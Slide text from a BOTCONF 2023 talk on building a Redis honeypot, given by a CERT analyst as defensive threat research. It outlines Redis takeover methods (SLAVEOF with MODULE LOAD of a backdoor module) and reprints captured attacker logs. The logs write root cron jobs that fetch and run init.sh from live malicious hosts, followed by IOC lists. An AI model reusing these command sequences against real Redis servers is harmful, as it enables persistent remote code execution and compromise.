
Build your own Redis honeypot

BOTCONF 2023 - @yarienkiva

whoami

- Aloïs "Alol" de Souza-Coroller
- @yarienkiva
- Malware Analyst @CERT La Poste
- HeroCTF organiser
- https://heartathack.club



aqua nautilus

Threat Alert

HeadCrab Attacks Servers Worldwide with a Novel State-of-the-art Redis Malware

Asaf Eitani • February 01, 2023

HeadCrab: A Novel State-of-the-Art Redis Malware in a Global Campaign

https://blog.aquasec.com/headcrab-attacks-servers-worldwide-with-novel-state-of-art-redis-malware

Redis

Open source, in-memory data store used by millions of developers as a database, cache, streaming engine, and message broker.

"Designed to be totally insecure if exposed to the outside world." - antirez

Python

```
>>> pydict['key'] = 'value'
>>> pydict.get('key')
value
```


Redis

```
127.0.0.1:6379> set key value
OK
127.0.0.1:6379> get key
"value"
```

How to pwn a Redis

- Lua sandbox escape (or other CVE)
- config set + ssh key/webshell/crontab
- SLAVEOF + MODULE LOAD

SLAVEOF + MODULE LOAD




set dbfilename backdoor.so

SLAVEOF EVIL-IP

REPLCONF (sync malicious RDB)

MODULE LOAD backdoor.so

Inner workings



```
if attack:
    save_binary()
    return fake result
else:
    return redis result
```

Results


Results

The honeypot was pushed to prod this morning at 3AM so I haven't had the time to get any interesting results (or sleep), so ...

Results

~~The honeypot was pushed to prod this morning at 3AM so I haven't had the time to get any interesting results (or sleep), so ...~~

Free malware!



```
175.178.236.77:51272 -> [b'set', b'backup1', b'*/2 * * * * root cd1 -fsSL http://en2an.top/cleanfda/init.sh | sh']
175.178.236.77:51272 -> [b'set', b'backup2', b'*/3 * * * * root wget -q -O- http://en2an.top/cleanfda/init.sh | sh']
175.178.236.77:51272 -> [b'set', b'backup3', b'*/4 * * * * root curl -fsSL http://45.83.123.29/cleanfda/init.sh | sh']
175.178.236.77:51272 -> [b'set', b'backup4', b'*/5 * * * * root wd1 -q -O- http://45.83.123.29/cleanfda/init.sh | sh']
175.178.236.77:51272 -> [b'config', b'set', b'dir', b'/etc/cron.d/']
175.178.236.77:51272 -> [b'config', b'set', b'dbfilename', b'zzh']
175.178.236.77:51272 -> [b'save']
175.178.236.77:51272 -> [b'config', b'set', b'dir', b'/etc/']
175.178.236.77:51272 -> [b'config', b'set', b'dbfilename', b'crontab']
175.178.236.77:51272 -> [b'save']
27.124.11.235:50828 -> [b'INFO']
120.48.8.214:58276 -> [b'info']
120.48.8.214:56990 -> [b'COMMAND']
120.48.8.214:56990 -> [b'config', b'set', b'dbfilename', b'backup.db']
120.48.8.214:56990 -> [b'save']
120.48.8.214:56990 -> [b'config', b'set', b'stop-writes-on-bgsave-error', b'no']
120.48.8.214:56990 -> [b'flushall']
120.48.8.214:56990 -> [b'set', b'backup1', b'*/2 * * * * cd1 -fsSL http://en2an.top/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'set', b'backup2', b'*/3 * * * * wget -q -O- http://en2an.top/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'set', b'backup3', b'*/4 * * * * curl -fsSL http://45.83.123.29/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'set', b'backup4', b'*/5 * * * * wd1 -q -O- http://45.83.123.29/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'config', b'set', b'dir', b'/var/spool/cron/']
120.48.8.214:56990 -> [b'config', b'set', b'dbfilename', b'root']
120.48.8.214:56990 -> [b'save']
120.48.8.214:56990 -> [b'config', b'set', b'dir', b'/var/spool/cron/crontabs']
120.48.8.214:56990 -> [b'save']
120.48.8.214:56990 -> [b'flushall']
120.48.8.214:56990 -> [b'set', b'backup1', b'*/2 * * * * root cd1 -fsSL http://en2an.top/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'set', b'backup2', b'*/3 * * * * root wget -q -O- http://en2an.top/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'set', b'backup3', b'*/4 * * * * root curl -fsSL http://45.83.123.29/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'set', b'backup4', b'*/5 * * * * root wd1 -q -O- http://45.83.123.29/cleanfda/init.sh | sh']
120.48.8.214:56990 -> [b'config', b'set', b'dir', b'/etc/cron.d/']
120.48.8.214:56990 -> [b'config', b'set', b'dbfilename', b'zzh']
120.48.8.214:56990 -> [b'save']
120.48.8.214:56990 -> [b'config', b'set', b'dir', b'/etc/']
120.48.8.214:56990 -> [b'config', b'set', b'dbfilename', b'crontab']
```

IOCs

hxxp[://]s[.]na-cs[.]com/
hxxp[://]oracle[.]zzhreceive[.]top/
hxxp[://]kiss[.]a-dog[.]top
hxxp[://]45[.]83[.]123[.]29/
hxxp[://]en2an[.]top/

c85a554b87aa138e54d646dadde08854dfc461bc
67e05c827ce3e92d394b1f750ab227f222aa505f
1e3f5965bedb8562ac13a487ce956983ecd7cf0c

101.43.24.117
106.13.235.167
112.80.35.83
114.112.64.172
117.41.165.40
122.195.53.54
124.221.215.245
150.158.212.175
155.230.135.140
175.178.236.77
180.76.140.118
36.7.69.118
42.193.122.54
43.143.138.177
43.143.31.67
61.144.20.252
66.23.237.139
81.69.196.144
84.201.183.176

See you next year !

@yarienkiva - Aloïs - CERT La Poste

La Poste recrute ;)

SHOUTBOX :

- HeroCTF V5 12-14/05
- LT done, plz don't fire me Christophe
- Fumiko plz post more music on twitter